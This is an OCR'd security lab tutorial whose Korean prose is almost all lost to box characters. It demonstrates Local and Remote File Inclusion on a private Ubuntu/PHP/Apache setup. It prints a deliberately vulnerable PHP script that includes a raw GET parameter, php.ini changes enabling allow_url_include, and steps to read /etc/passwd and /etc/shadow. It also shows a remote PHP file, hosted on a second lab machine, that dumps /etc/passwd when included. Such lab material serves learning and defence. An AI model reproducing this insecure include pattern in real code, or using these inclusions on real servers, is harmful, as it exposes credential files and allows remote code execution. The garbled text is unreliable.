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□□ □□□□ □□□□□ □□□□□ .

- LFI / RFI □□□ □□

LFI / RFI □□□ □□

> □□

php□ apache2□ □□□□ LFI / RFI □□□□ □□□□ .

LFI = Local File Inclusion

RFI = Remote File Inclusion

> LFI □□ □□

Ubuntu - 24.04.3

PHP - 8.3.6

Apache - 2.4.58

IP - 172.30.1.68 [□ □□]

> LFI □□□ □□

□□□ □□ □ - lfiPhp.php

```
<?php
// RFI □□□□ □□ □□ (□□□)
if (isset($_GET['page'])) {
    $file = $_GET['page'];
    // □□□ □□□ □□□□ □□ □□ include
    include($file);
} else {
    echo "□□□□ □□□□ □□□□□.";
}
```

```
?>
```

□□□ □□ □ **- test.php**

*□□□ □□□ □□□ □□ □□□□ .


* □□□ □□□ □□ □□□□□ □□□ □□□□ □□ □□ **"php run test 7"** □□□ □□ □□□ □

```
<?php
$number1 = 3;
$number2 = 4;
$sum = $number1 + $number2;
echo "php run test $sum";
?>
```


> LFI □□□ □□

1. □□ □□□ □□ □□□ □□ □ □□


* □□□ □□□ □□□□ □□□□ □□□□ □□□□ □□




2. page □□□□ □□ **test.php** □□□ □□□ □□□ □□□ □□ **php** □□□ □□□□ □□□□ □□



3. /etc/passwd □□□□ □□□ □□ (□□□ □□ □□□□ □□□□ php □□□ □□)



4. □□□ □□ □□□ □□ □□ □□ □□ (/etc/shadow)



RFI □□ □□

Ubuntu - 24.04.3

PHP - 8.3.6

Apache - 2.4.58

IP - 172.30.1.68 [□ □□]

IP - 172.30.1.14 [□□□]

php □□□ □□□ □□□□□ □□ .

LFI □ □□□ □ php.ini □□□ allow_url_fopen □□□ □□□□□ □□□□ □□□□□

RFI□ □□□□ □□□□ allow_url_include □□□ Off □□ On □□ □□□□□□ .

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
```

* □□□ /etc/php/8.3/cli/php.ini □□□ □□□□□ □□□ □□□ □□□□□ .

** apache2□ □□ □ □□□ □□□ /etc/php/8.3/apache2/php.ini □□□ php.ini □□□ □□□□□□ □□□ □□□□□ □□□□ .

> RFI □□□ □□

□□□ □□□ □□ [□ □□□ □□]

□□ □□ : http://172.30.1.68/rfiPhp.php?page=

```
<?php
// RFI □□□□ □□ □□ (□□□)
if (isset($_GET['page'])) {
    $file = $_GET['page'];
    // □□□ □□□ □□□□ □□ □□ include
    include($file);
} else {
    echo "□□□□ □□□□ □□□□□.";
}
?>
```

□□□ □□□ □□ [□□□ PC□ □□]


□□ □□ : http://172.30.1.14:8080/html/RFI.php

```
<?php
echo "hello world";
?>
```

> RFI□□□ □□


*□□□ □□□ **Local** □□ □□ □□□ □□□ □□□□ □□□□□ □□□□ □□□ .

01. LFI□ □□□□ □□ □□□ □□□□ □□□□ □□□□ □□□



02. □□ □□□ □□□ □□□□ □□□□□ □□□□ □□

***php** □□□ □□□□ **hello world**□ □□□□ □□



03. RFI.php □□□ /etc/passwd □□□ □□□□ □□□ □□ □ □□ □□

```
<?php
// /etc/passwd □□ □□ (□□□, □□ □□□ □□□□□ □□)
$file = '/etc/passwd';
if (file_exists($file) && is_readable($file)) {
```

```
    $content = file_get_contents($file);
    echo "<pre>" . htmlspecialchars($content) . "</pre>";
} else {
    echo  "□□ □□.";
}
?>
```